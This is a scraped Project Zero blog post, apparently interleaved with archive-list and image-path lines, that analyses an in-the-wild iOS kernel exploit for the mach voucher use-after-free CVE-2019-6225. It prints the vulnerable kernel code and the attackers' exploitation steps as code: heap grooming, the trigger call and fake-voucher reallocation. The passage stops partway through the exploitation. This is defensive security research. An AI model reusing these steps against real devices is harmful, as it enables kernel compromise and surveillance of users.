Project Zero

News and updates from the Project Zero team at Google

Thursday, August 29, 2019

In-the-wild iOS Exploit Chain 5

Posted by Ian Beer, Project Zero

TL;DR

This exploit chain is a three way collision between this attacker group, Brandon Azad from Project Zero, and @S0rryMybad from 360 security.

On November 17th 2018, @S0rryMybad used this vulnerability to win $200,000 USD at the TianFu Cup PWN competition. Brandon Azad independently discovered and reported the same issue to Apple on December 6th, 2018. Apple patched this issue on January 22, 2019, with both @S0rryMyBad and Brandon credited in the release notes for iOS 12.1.4 (CVE-2019-6225). It even won a pwnie at Blackhat 2019 for best privilege escalation bug!

So, why did the attackers, who already possessed then-functioning iOS Exploit Chain 4 (that contained the 0-days reported to Apple in February 2019), leave that chain and move to this brand new exploit chain? Probably because it was far more reliable, used only one vulnerability rather than the collection of vulnerabilities, and avoided the pitfalls inherent in the thread-based reallocation technique used for the

Search This Blog

Search

Pages

- Working at Project Zero
- 0day "In the Wild"
- Vulnerability Disclosure FAQ

Archives

2019

- A very deep dive into iOS Exploit chains found in ... (Aug)
- In-the-wild iOS Exploit Chain 1 (Aug)
- In-the-wild iOS Exploit Chain 2 (Aug)
- In-the-wild iOS Exploit Chain 3 (Aug)
- In-the-wild iOS Exploit Chain 4 (Aug)
- In-the-wild iOS Exploit Chain 5 (Aug)
- Implant Teardown (Aug)
- JSC Exploits (Aug)
- The Many Possibilities of CVE-2019-8646 (Aug)

sandbox escape in iOS Exploit Chain 4.

The more important takeaway, however, is what the vulnerability was. In 2014, Apple added an unfinished implementation of a new feature named “vouchers” and part of this new code was a new syscall (technically, a task port `MIG` method) which, from what I can tell, never worked. To be clear, if there had been a test which called the syscall with the expected arguments, it would have caused a kernel panic. If any Apple developer had attempted to use this feature during those four years, their phone would have immediately crashed.

In this detailed writeup, we'll look at exactly how the attackers exploited this issue to install their malicious implant and monitor user activity on the devices. My next writeup is on the implant itself, including command and control and a demonstration of its surveillance capabilities.

In-the-wild iOS Exploit Chain 5 - task_swap_mach_voucher

targets: 5s through X, 11.4.1 through 12.1.2
first unsupported version 12.1.3 - 22 Jan 2019

iPhone6,1 (5s, N51AP)
iPhone6,2 (5s, N53AP)
iPhone7,1 (6 plus, N56AP)
iPhone7,2 (6, N61AP)
iPhone8,1 (6s, N71AP)
iPhone8,2 (6s plus, N66AP)
iPhone8,4 (SE, N69AP)
iPhone9,1 (7, D10AP)
iPhone9,2 (7 plus, D11AP)
iPhone9,3 (7, D101AP)
iPhone9,4 (7 plus, D111AP)
iPhone10,1 (8, D20AP)
iPhone10,2 (8 plus, D21AP)
iPhone10,3 (X, D22AP)
iPhone10,4 (8, D201AP)
iPhone10,5 (8 plus, D211AP)
iPhone10,6 (X, D221AP)

15G77 (11.4.1 - 9 Jul 2018)
16A366 (12.0 - 17 Sep 2018)
16A404 (12.0.1 - 8 Oct 2018)
16B92 (12.1 - 30 Oct 2018)
16C50 (12.1.1 - 5 Dec 2018)
16C10 (12.1.2 - 17 Dec 2018)

Vouchers

Vouchers were a feature introduced with iOS 8 in 2014. The vouchers code seems to have landed without being fully implemented, indicated by the comment above the vulnerable code:

```
/* Placeholders for the task set/get voucher interfaces */
kern_return_t
task_get_mach_voucher(
  task_t                   task,
  mach_voucher_selector_ __unused which,
  ipc_voucher_t*           voucher)
{
  if (TASK_NULL == task)
    return KERN_INVALID_TASK;

  *voucher = NULL;
  return KERN_SUCCESS;
}

kern_return_t
task_set_mach_voucher(
  task_t                   task,
  ipc_voucher_t __unused voucher)
{
  if (TASK_NULL == task)
    return KERN_INVALID_TASK;

  return KERN_SUCCESS;
}
```

- Heap Feng Shader: Exploiting SwiftShader in Chrome... (Oct)
- Deja-XNU (Oct)
- Injecting Code into Windows Protected Processes us... (Oct)
- 365 Days Later: Finding and Exploiting Safari Bugs... (Oct)
- A cache invalidation bug in Linux memory managemen... (Sep)
- OATmeal on the Universal Cereal Bus: Exploiting An... (Sep)
- The Problems and Promise of WebAssembly (Aug)
- Windows Exploitation Tricks: Exploiting Arbitrary ... (Aug)
- Adventures in vulnerability reporting (Aug)
- Drawing Outside the Box: Precision Issues in Graph... (Jul)
- Detecting Kernel Memory Disclosure – Whitepaper (Jun)
- Bypassing Mitigations by Attacking JIT Server in M... (May)
- Windows Exploitation Tricks: Exploiting Arbitrary ... (Apr)
- Reading privileged memory with a side-channel (Jan)

2017

- aPAColypse now: Exploiting Windows 10 in a Local N... (Dec)
- Over The Air - Vol. 2, Pt. 3: Exploiting The Wi-Fi... (Oct)
- Using Binary Diffing to Discover Windows Kernel Me... (Oct)
- Over The Air - Vol. 2, Pt. 2: Exploiting The Wi-Fi... (Oct)
- Over The Air - Vol. 2, Pt. 1: Exploiting The Wi-Fi... (Sep)

```
kern_return_t
task_swap_mach_voucher(
  task_t          task,
  ipc_voucher_t   new_voucher,
  ipc_voucher_t* in_out_old_voucher)
{
  if (TASK_NULL == task)
    return KERN_INVALID_TASK;

  *in_out_old_voucher = new_voucher;
  return KERN_SUCCESS;
}
```

You're not alone if you can't immediately spot the bug in the above snippet; it remained in the codebase and on all iPhones since 2014, reachable from the inside of any sandbox. You would have triggered it though if you had ever tried to use this code and called `task_swap_mach_voucher` with a valid voucher. Within those four years, it's almost certain that no code was ever written to actually use the `task_swap_mach_voucher` feature, despite it being reachable from every sandbox.

It was likely never called once, not during development, testing, QA or production (because otherwise it would have caused an immediate kernel panic and forced a reboot). I can only assume that it slipped through code review, testing and QA. `task_swap_mach_voucher` is a kernel `MIG` method on a task port; it also cannot be disabled by the iOS sandbox, further compounding this error.

To see why there's actually a bug here, we need to look one level deeper at the `MIG` auto-generated code which calls `task_swap_mach_voucher`:

Here's the relevant `MIG` definitions for `task_swap_mach_voucher`:

```
routine task_swap_mach_voucher(
                               task          : task_t;
                               new_voucher : ipc_voucher_t;
                         inout old_voucher : ipc_voucher_t);
```

- The Great DOM Fuzz-off of 2017 (Sep)
- Bypassing VirtualBox Process Hardening on Windows (Aug)
- Windows Exploitation Tricks: Arbitrary Directory C... (Aug)
- Trust Issues: Exploiting TrustZone TEEs (Jul)
- Exploiting the Linux kernel via packet sockets (May)
- Exploiting .NET Managed DCOM (Apr)
- Exception-oriented exploitation on iOS (Apr)
- Over The Air: Exploiting Broadcom's Wi-Fi Stack (P... (Apr)
- Notes on Windows Uniscribe Fuzzing (Apr)
- Pandavirtualization: Exploiting the Xen hypervisor... (Apr)
- Over The Air: Exploiting Broadcom's Wi-Fi Stack (P... (Apr)
- Project Zero Prize Conclusion (Mar)
- Attacking the Windows NVIDIA Driver (Feb)
- Lifting the (Hyper) Visor: Bypassing Samsung's Rea... (Feb)

2016

- Chrome OS exploit: one byte overflow and symlinks (Dec)
- BitUnmap: Attacking Android Ashmem (Dec)
- Breaking the Chain (Nov)
- task_t considered harmful (Oct)
- Announcing the Project Zero Prize (Sep)
- Return to libstagefright: exploiting libutils on A... (Sep)
- A Shadow of our Former Self (Aug)


```
/* IPC voucher internal object */
type ipc_voucher_t = mach_port_t
     intran: ipc_voucher_t convert_port_to_voucher(mach_port_t)
     outtran: mach_port_t convert_voucher_to_port(ipc_voucher_t)
     destructor: ipc_voucher_release(ipc_voucher_t)
;
```

Here's an annotated version of the autogenerated code which you get after running the `MIG` tool, and the `XNU` methods it calls:

- A year of Windows kernel font fuzzing #2: the tech... (Jul)
- How to Compromise the Enterprise Endpoint (Jun)
- A year of Windows kernel font fuzzing #1: the resu... (Jun)
- Exploiting Recursion in the Linux Kernel (Jun)
- Life After the Isolated Heap (Mar)
- Race you to the kernel! (Mar)
- Exploiting a Leaked Thread Handle (Mar)
- The Definitive Guide on Win32 to NT Path Conversio... (Feb)
- Racing MIDI messages in Chrome (Feb)
- Raising the Dead (Jan)

2015

- FireEye Exploitation: Project Zero's Vulnerability... (Dec)
- Between a Rock and a Hard Link (Dec)
- Windows Sandbox Attack Surface Analysis (Nov)
- Hack The Galaxy: Hunting Bugs in the Samsung Galax... (Nov)
- Windows Drivers are True'ly Tricky (Oct)
- Revisiting Apple IPC: (1) Distributed Objects (Sep)
- Kaspersky: Mo Unpackers, Mo Problems. (Sep)
- Stagefrightened? (Sep)
- Enabling QR codes in Internet Explorer, or a story... (Sep)
- Windows 10^H^H Symbolic Link Mitigations (Aug)
- One font vulnerability to rule them all #4: Window... (Aug)



```
mig_internal novalue _Xtask_swap_mach_voucher
        (mach_msg_header_t *InHeadP, mach_msg_header_t *OutHeadP)
{
...
    kern_return_t RetCode;
    task_t task;
    ipc_voucher_t new_voucher;
    ipc_voucher_t old_voucher;
...
    task = convert_port_to_task(In0P->Head.msgh_request_port);

    new_voucher = convert_port_to_voucher(In0P->new_voucher.name);

    old_voucher = convert_port_to_voucher(In0P->old_voucher.name);

    RetCode = task_swap_mach_voucher(task, new_voucher, &old_voucher);

        kern_return_t
        task_swap_mach_voucher(task_t task,
                               ipc_voucher_t new_voucher,
                               ipc_voucher_t *in_out_old_voucher)
        {
        ...
            *in_out_old_voucher = new_voucher;
            return KERN_SUCCESS;
        }

    ipc_voucher_release(new_voucher);

    task_deallocate(task);

    if (RetCode != KERN_SUCCESS) {
        MIG_RETURN_ERROR(OutP, RetCode);
    }
...
    if (IP_VALID((ipc_port_t)In0P->old_voucher.name))
        ipc_port_release_send((ipc_port_t)In0P->old_voucher.name);

    if (IP_VALID((ipc_port_t)In0P->new_voucher.name))
        ipc_port_release_send((ipc_port_t)In0P->new_voucher.name);
...
    OutP->old_voucher.name = (mach_port_t)convert_voucher_to_port(old_voucher);

        ipc_port_t
        convert_voucher_to_port(ipc_voucher_t voucher) {
          ...
          port = voucher->iv_port;
          if (!IP_VALID(port)) { ... }
          ...
          if (1 == port->ip_srights) {
            ...
          } else {
            ...
            ipc_voucher_release(voucher);
          }
          ...
        }

    OutP->Head.msgh_bits |= MACH_MSGH_BITS_COMPLEX;
    OutP->Head.msgh_size = (mach_msg_size_t)(sizeof(Reply));
    OutP->msgh_body.msgh_descriptor_count = 1;
}
```

voucher intran, returns voucher reference

holds 1 reference

simple assignment, no extra ref

old_voucher in the outer frame now has the same value as new_voucher, but no extra reference

reference dropped here

since task_swap_mach_voucher simply assigned new_voucher to old_voucher, and we then dropped the ref on new_voucher, old_voucher doesn't hold a reference and cannot be safely used after this point

this function consumes a voucher reference (ipc_voucher_release), but no reference was passed in. This is dropping an extra reference on the new_voucher argument to task_swap_mach_voucher

What's the fundamental cause of this vulnerability? It's probably that `MIG` is very hard to use and the only

- Three bypasses and a fix for one of Flash&#39;s Vector... (Aug)
- Attacking ECMAScript Engines with Redefinition (Aug)
- One font vulnerability to rule them all #3: Window... (Aug)
- One font vulnerability to rule them all #2: Adobe ... (Aug)
- One font vulnerability to rule them all #1: Introd... (Jul)
- One Perfect Bug: Exploiting Type Confusion in Flas... (Jul)
- Significant Flash exploit mitigations are live in ... (Jul)
- From inter to intra: gaining reliability (Jul)
- When ‘int’ is the new ‘short’ (Jul)
- What is a &quot;good&quot; memory corruption vulnerability? (Jun)
- Analysis and Exploitation of an ESET Vulnerability... (Jun)
- Owning Internet Printing - A Case Study in Modern ... (Jun)
- Dude, where’s my heap? (Jun)
- In-Console-Able (May)
- A Tale of Two Exploits (Apr)
- Taming the wild copy: Parallel Thread Corruption (Mar)
- Exploiting the DRAM rowhammer bug to gain kernel p... (Mar)
- Feedback and data-driven updates to Google’s discl... (Feb)
- (^Exploiting)\s*(CVE-2015-0318)\s*(in)\s*(Flash$) (Feb)
- A Token’s Tale (Feb)
- Exploiting NVMAP to escape the Chrome sandbox - CV... (Jan)
- Finding and exploiting ntpd vulnerabilities (Jan)

way to safely use it is to very carefully read the auto-generated code. If you search for documentation on how to use MIG correctly, there just isn't any publicly available.

The takeaway here is that whilst the underlying cause of the vulnerability may be obscure, the fact remains that triggering and finding it is incredibly simple.

Again, unfortunately, these concerns aren't theoretical; this exact issue was being exploited in the wild.

Exploitation

To understand the exploit for this bug we need to understand something about what a mach voucher actually is. Brandon Azad nicely sums it up in his post: "*an IPC voucher represents a set of arbitrary attributes that can be passed between processes via a send right in a Mach message.*"

Concretely, a voucher is represented in the kernel by the following structure:

```
/*
 * IPC Voucher
 *
 * Vouchers are a reference counted immutable (once-created) set of
 * indexes to particular resource manager attribute values
 * (which themselves are reference counted).
 */
struct ipc_voucher {
  iv_index_t    iv_hash;   /* checksum hash */
  iv_index_t    iv_sum;   /* checksum of values */
  os_refcnt_t   iv_refs;   /* reference count */
  iv_index_t    iv_table_size;   /* size of the voucher table */
  iv_index_t    iv_inline_table[IV_ENTRIES_INLINE];
  iv_entry_t    iv_table;   /* table of voucher attr entries */
  ipc_port_t    iv_port;   /* port representing the voucher */
  queue_chain_t iv_hash_link;   /* link on hash chain */
};
```

By supplying "recipes" to the host_create_mach_voucher host port MIG method you can create vouchers and get send rights to then mach ports representing those vouchers. Another important point is

2014

- Internet Explorer EPM Sandbox Escape CVE-2014-6350... (Dec)
- pwn4fun Spring 2014 - Safari - Part II (Nov)
- Project Zero Patch Tuesday roundup, November 2014 (Nov)
- Did the “Man With No Name” Feel Insecure? (Oct)
- More Mac OS X and iPhone sandbox escapes and kerne... (Oct)
- Exploiting CVE-2014-0556 in Flash (Sep)
- The poisoned NUL byte, 2014 edition (Aug)
- What does a pointer look like, anyway? (Aug)
- Mac OS X and iPhone sandbox escapes (Jul)
- pwn4fun Spring 2014 - Safari - Part I (Jul)
- Announcing Project Zero (Jul)

that vouchers are meant to be unique; for a given set of keys and values there is exactly one mach port representing them; providing the same set of keys and values in another recipe should yield the same voucher and voucher port.

Vouchers are allocated from their own zone (`ipc_voucher_zone`) and they are reference counted objects with the reference count stored in the `iv_refs` field.

Since an exploit targeting a use-after-free vulnerability in mach vouchers is likely to have to create many vouchers, Brandon's exploit created `USER_DATA` vouchers, a type that contains user-controlled data such that he could always ensure a new voucher was created:

```
static mach_port_t
create_voucher(uint64_t id) {
  assert(host != MACH_PORT_NULL);
  static uint64_t uniqueness_token = 0;
  if (uniqueness_token == 0) {
    uniqueness_token = (((uint64_t)arc4random()) << 32) | getpid();
  }

  mach_port_t voucher = MACH_PORT_NULL;

#pragma clang diagnostic push
#pragma clang diagnostic ignored "-Wgnu-variable-sized-type-not-at-end"
  struct __attribute__((packed)) {
    mach_voucher_attr_recipe_data_t user_data_recipe;
    uint64_t user_data_content[2];
  } recipes = {};
#pragma clang diagnostic pop

  recipes.user_data_recipe.key = MACH_VOUCHER_ATTR_KEY_USER_DATA;
  recipes.user_data_recipe.command = MACH_VOUCHER_ATTR_USER_DATA_STORE;
  recipes.user_data_recipe.content_size = sizeof(recipes.user_data_content);
  recipes.user_data_content[0] = uniqueness_token;
  recipes.user_data_content[1] = id;
  kern_return_t kr = host_create_mach_voucher(
    host,
    (mach_voucher_attr_raw_recipe_array_t) &recipes,
    sizeof(recipes),
    &voucher);
  assert(kr == KERN_SUCCESS);
  assert(MACH_PORT_VALID(voucher));
  return voucher;
}
```

Both @S0rryMybad and the attackers instead realised that `ATM` vouchers created with the following recipe are always unique. This same structure is used in both @S0rryMybad's PoC and the in-the-wild exploit:

```
mach_voucher_attr_recipe_data_t atm_data = {
  .key = MACH_VOUCHER_ATTR_KEY_ATM,
  .command = 510
}
```

Exploit strategy

As usual they determine whether this is a `4k` or `16k` device via the `hw.memsize` sysctl. They create a new, suspended thread and get its thread port; they'll use this later.

They will again use the pipe buffer technique so they increase the open file limit and allocate `0x800` pipes. They allocate two sets of ports (`ports_a`, `ports_b`) and two standalone ports.

They allocate an `ATM` voucher; they'll use this right at the end. They force a GC, using the memory pressure technique again.

They allocate `0x2000` "before" vouchers; they're `ATM` vouchers which means they're all unique; this will allocate large regions of new `ipc_voucher` structure and new `ipc_port`s.

```
for ( k = 0; k < 0x2000; ++k ) {
  host_create_mach_voucher(mach_host_self(),
                           voucher_recipe,
                           0x10,
                           &before_voucher_ports[k]);
}
```


They allocate a target voucher:

```
host_create_mach_voucher(mach_host_self(), voucher_recipe, 0x10,
&target_voucher_port);
```

They allocate `0x1000` "after" vouchers:


```
for ( k = 0; k < 0x1000; ++k ) {
  host_create_mach_voucher(mach_host_self(),
                           voucher_recipe,
                           0x10,
                           &after_voucher_ports[k]);
}
```

They're trying here to get the target voucher on a page where they also control the lifetime of all the other vouchers on a page; this is similar to the ipc_port UaF techniques:



They assign the voucher port to the sleeping thread via `thread_set_mach_voucher`.
This increases the reference count of the voucher to 2; one held by the port, and one held by the thread:

```
thread_set_mach_voucher(sleeping_thread_mach_port, target_voucher_port);
```



They trigger the vuln:

```
old_voucher = MACH_PORT_NULL;
task_swap_mach_voucher(mach_task_self(),
                       target_voucher_port,
                       &old_voucher);
```

Again, I want to emphasize that there's absolutely nothing special about this trigger code; this is the intended way to use this `API`.

After this point there are two reference-counted pointers to the voucher (one from the mach port to the voucher, the other from the sleeper thread's struct thread) but the voucher only has one reference.

They destroy the before ports:

```
for (m = 4096; m < 0x2000; ++m) {
  mach_port_destroy(mach_task_self(), before_voucher_ports[m]);
}
```

then the target port:

```
mach_port_destroy(mach_task_self(), target_voucher_port);
```


and finally the after ports:

```
for (m = 4096; m < 0x1000; ++m) {
  mach_port_destroy(mach_task_self(), after_voucher_ports[m]);
}
```

Since the target voucher object one had one reference remaining, destroying the `target_voucher_port` will free the voucher as the reference count goes to zero, but the sleeper thread's `ith_voucher` field will still point to the now-free'd voucher.

They force a zone GC, making the page containing the voucher available to reallocated by another zone.

They send `80MB` of page-sized out-of-line memory descriptors in mach messages; each of which contains repeating fake, empty voucher structures with an `iv_refs` field set to `0x100` and all other fields set to `0`:


target voucher
single ipc_voucher_zone chunk
V V V V V V V V V V V V V V V V V
before vouchers
after vouchers
before zone GC
after zone GC and reallocation
OOL
OOL
OOL
fake voucher structure in OOL backing buffer
iv_refs
0x100
iv_port
NULL

These are sent in `20` messages, one each to the first `20` ports in `ports_a`.

They allocate another `0x2000` ports, `discloser_before_ports`.

They allocate a neighbour target port and set the context value to `0x1337733100`; it's at first unclear why they do this but the reason will become clear in the end.

They then call `thread_get_mach_voucher`, passing the sleeper thread's thread port:

```
discloser_mach_port = MACH_PORT_NULL;
thread_get_mach_voucher(sleeping_thread_mach_port, 0, &discloser_mach_port);
```

Here's the kernel-side implementation of that method; recall that `ith_voucher` is a dangling pointer to the voucher, and they tried to replace what it points to with the out-of-line memory descriptor buffers:

```
kern_return_t
thread_get_mach_voucher(
  thread_act_t             thread,
  mach_voucher_selector_t __unused which,
  ipc_voucher_t*           voucherp)
{
  ipc_voucher_t voucher;
  mach_port_name_t voucher_name;

  if (THREAD_NULL == thread)
    return KERN_INVALID_ARGUMENT;

  thread_mtx_lock(thread);
  voucher = thread->ith_voucher;  // read the dangling pointer
                                  // which should now point in to an OOL desc
                                  // backing buffer

  /* if already cached, just return a ref */
  if (IPC_VOUCHER_NULL != voucher) {
    ipc_voucher_reference(voucher);
    thread_mtx_unlock(thread);
    *voucherp = voucher;
    return KERN_SUCCESS;
  }
...
```

The autogenerated `MIG` wrapper will then call `convert_voucher_to_port` on that returned (dangling) voucher pointer:

```
RetCode = thread_get_mach_voucher(thr_act, In0P->which, &voucher);
```

```
thread_deallocate(thr_act);
if (RetCode != KERN_SUCCESS) {
  MIG_RETURN_ERROR(OutP, RetCode);
}
...
OutP->voucher.name = (mach_port_t)convert_voucher_to_port(voucher);
```

Here's `convert_voucher_to_port`:

```
ipc_port_t
convert_voucher_to_port(ipc_voucher_t voucher)
{
  ipc_port_t port, send;

  if (IV_NULL == voucher)
    return (IP_NULL);

  /* create a port if needed */
  port = voucher->iv_port;
  if (!IP_VALID(port)) {
    port = ipc_port_alloc_kernel();
    ipc_kobject_set_atomically(port, (ipc_kobject_t) voucher, IKOT_VOUCHER);
...
    /* If we lose the race, deallocate and pick up the other guy's port */
    if (!OSCompareAndSwapPtr(IP_NULL, port, &voucher->iv_port)) {
      ipc_port_dealloc_kernel(port);
      port = voucher->iv_port;
    }
  }

  ip_lock(port);
  send = ipc_port_make_send_locked(port);
...
  return (send);
}
```

The `ipc_voucher` structure which is being processed here is in reality now backed by one of the out-of-line memory descriptor backing buffers they sent to the `ports_a` ports. Since they set all the fields apart from the reference count to `0` the `iv_port` field will be `NULL`. That means the kernel will allocate a new port (via `ipc_port_alloc_kernel()`) then write that `ipc_port` pointer into the voucher object. `OSCompareAndSwap` will set the `voucher->iv_port` field to `port`:

